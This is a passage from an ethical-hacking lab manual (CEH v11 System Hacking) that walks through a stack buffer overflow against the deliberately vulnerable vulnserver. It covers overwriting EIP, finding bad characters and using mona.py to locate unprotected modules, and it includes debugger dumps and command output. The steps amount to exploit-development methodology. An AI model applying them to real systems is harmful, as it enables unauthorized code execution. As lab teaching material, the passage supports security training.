


```
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #chmod +x overwrite.py
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #./overwrite.py
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #
```

Figure 1.7.31: Execute overwrite.py script

90. Switch to the **Windows 10** virtual machine. You can observe that the EIP register is overwritten, as shown in the screenshot.

Note: The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.



Immunity Debugger - vulnserver.exe - [CPU - thread 000003F8]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and s

```
Registers (FPU)
EAX 00A6F1F8 ASCII "TRUN /.:/CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
ECX 00D44E2C
EDX 00000000
EBX 000000F4
ESP 00A6F9D8
EBP 43434343
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 44444444
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 325000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
00A6F9D8  00D44600  .F‡.
00A6F9DC  00D43238  82‡.  ASCII "TRUN /.:/CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
00A6F9E0  00000088  ¶ø..
00A6F9E4  00000000  ....
00A6F9E8  00000000  ....
00A6F9EC  006B0000  ..k.
00A6F9F0  006CE0C0  └«l.
00A6F9F4  FFFFFFFE  ■
00A6F9F8  00000176  v0..
00A6F9FC  006B0000  ..k.
00A6FA00  0000000A  ....
00A6FA04  006CE0C8  ╚«l.
00A6FA08  006CE0C0  └«l.
00A6FA0C  006B92FC  ³Æk.
00A6FA10  00000176  v0..
00A6FA14  10000010  ►..►
00A6FA18  006B8C58  XîK.
00A6FA1C  00000000  ....
00A6FA20  00000000  ....
00A6FA24  00D44648  HF‡.  ASCII "TRUN /.:/CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
00A6FA28  000003D8  ╪♥..
```

Figure 1.7.32: Immunity Debugger – EIP is overwritten

91. Close **Immunity Debugger** and the vulnerable server process.

92. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon (▶) in the toolbar to run **Immunity Debugger**.

TASK 7.8


Identify Bad Characters

93. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode.

Note: You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars.

94. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **chmod +x badchars.py** and press **Enter** to change the mode to execute the Python script.

95. Now, type **./badchars.py** and press **Enter** to run the Python script to send the badchars along with the shellcode.



```
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #chmod +x badchars.py
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #./badchars.py
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #
```

Figure 1.7.33: Execute badchars.py script

96. Switch to the **Windows 10** virtual machine.

97. In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected ESP register value and click the **Follow in Dump** option.




Immunity Debugger - vulnserver.exe - [CPU - thread 00000838]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Registers (FPU)
Increment Plus
Decrement Minus
Zero
Set to 1
Modify Enter
Copy selection to clipboard Ctrl+C
Copy all registers to clipboard
Follow in Dump
Follow in Stack

Figure 1.7.34: Click on Follow in Dump

98. In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.


Immunity Debugger - vulnserver.exe - [CPU - thread 00000838]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Help
Paused

```
Registers (FPU)
EAX 009FF1F8 ASCII "TRUN /.:/CCCCCCCCCCCCCCCCCCCCCCCCCCCCC
ECX 00DE4F28
EDX 00FFFEFD
EBX 000000FC
ESP 009FF9D8
EBP 43434343
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 44444444

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 372000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```

```
Address  Hex dump
009FF9D8 01 02 03 04 05 06 07 08
009FF9E0 09 0A 0B 0C 0D 0E 0F 10
009FF9E8 11 12 13 14 15 16 17 18
009FF9F0 19 1A 1B 1C 1D 1E 1F 20
009FF9F8 21 22 23 24 25 26 27 28
009FFA00 29 2A 2B 2C 2D 2E 2F 30
009FFA08 31 32 33 34 35 36 37 38
009FFA10 39 3A 3B 3C 3D 3E 3F 40
009FFA18 41 42 43 44 45 46 47 48
009FFA20 49 4A 4B 4C 4D 4E 4F 50
009FFA28 51 52 53 54 55 56 57 58
009FFA30 59 5A 5B 5C 5D 5E 5F 60
009FFA38 61 62 63 64 65 66 67 68
009FFA40 69 6A 6B 6C 6D 6E 6F 70
009FFA48 71 72 73 74 75 76 77 78
009FFA50 79 7A 7B 7C 7D 7E 7F 80
009FFA58 81 82 83 84 85 86 87 88
009FFA60 89 8A 8B 8C 8D 8E 8F 90
009FFA68 91 92 93 94 95 96 97 98
009FFA70 99 9A 9B 9C 9D 9E 9F A0
009FFA78 A1 A2 A3 A4 A5 A6 A7 A8
009FFA80 A9 AA AB AC AD AE AF B0
009FFA88 B1 B2 B3 B4 B5 B6 B7 B8
009FFA90 B9 BA BB BC BD BE BF C0
009FFA98 C1 C2 C3 C4 C5 C6 C7 C8
009FFAA0 C9 CA CB CC CD CE CF D0
009FFAA8 D1 D2 D3 D4 D5 D6 D7 D8
009FFAB0 D9 DA DB DC DD DE DF E0
009FFAB8 E1 E2 E3 E4 E5 E6 E7 E8
009FFAC0 E9 EA EB EC ED EE EF F0
009FFAC8 F1 F2 F3 F4 F5 F6 F7 F8
009FFAD0 F9 FA FB FC FD FE FF 00
```

```
009FF9D8 04030201
009FF9DC 08070605
009FF9E0 0C0B0A09
009FF9E4 100F0E0D
009FF9E8 14131211
009FF9EC 18171615
009FF9F0 1C1B1A19
009FF9F4 201F1E1D
009FF9F8 24232221
009FF9FC 28272625
009FFA00 2C2B2A29
009FFA04 302F2E2D
009FFA08 34333231
009FFA0C 38373635
009FFA10 3C3B3A39
009FFA14 403F3E3D
009FFA18 44434241
009FFA1C 48474645
009FFA20 4C4B4A49
009FFA24 504F4E4D
009FFA28 54535251
009FFA2C 58575655
009FFA30 5C5B5A59
009FFA34 605F5E5D
009FFA38 64636261
009FFA3C 68676665
009FFA40 6C6B6A69
009FFA44 706F6E6D
009FFA48 74737271
009FFA4C 78777675
009FFA50 7C7B7A79
009FFA54 807F7E7D
009FFA58 84838281
```

Figure 1.7.35: Hex dump window in the bottom-left corner

99. Close **Immunity Debugger** and the vulnerable server process.

100. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**.


TASK 7.9

Identify the Right Module

101. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.

102. Now, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.

Note: If the **Destination Folder Access Denied** pop-up appears, click **Continue**.

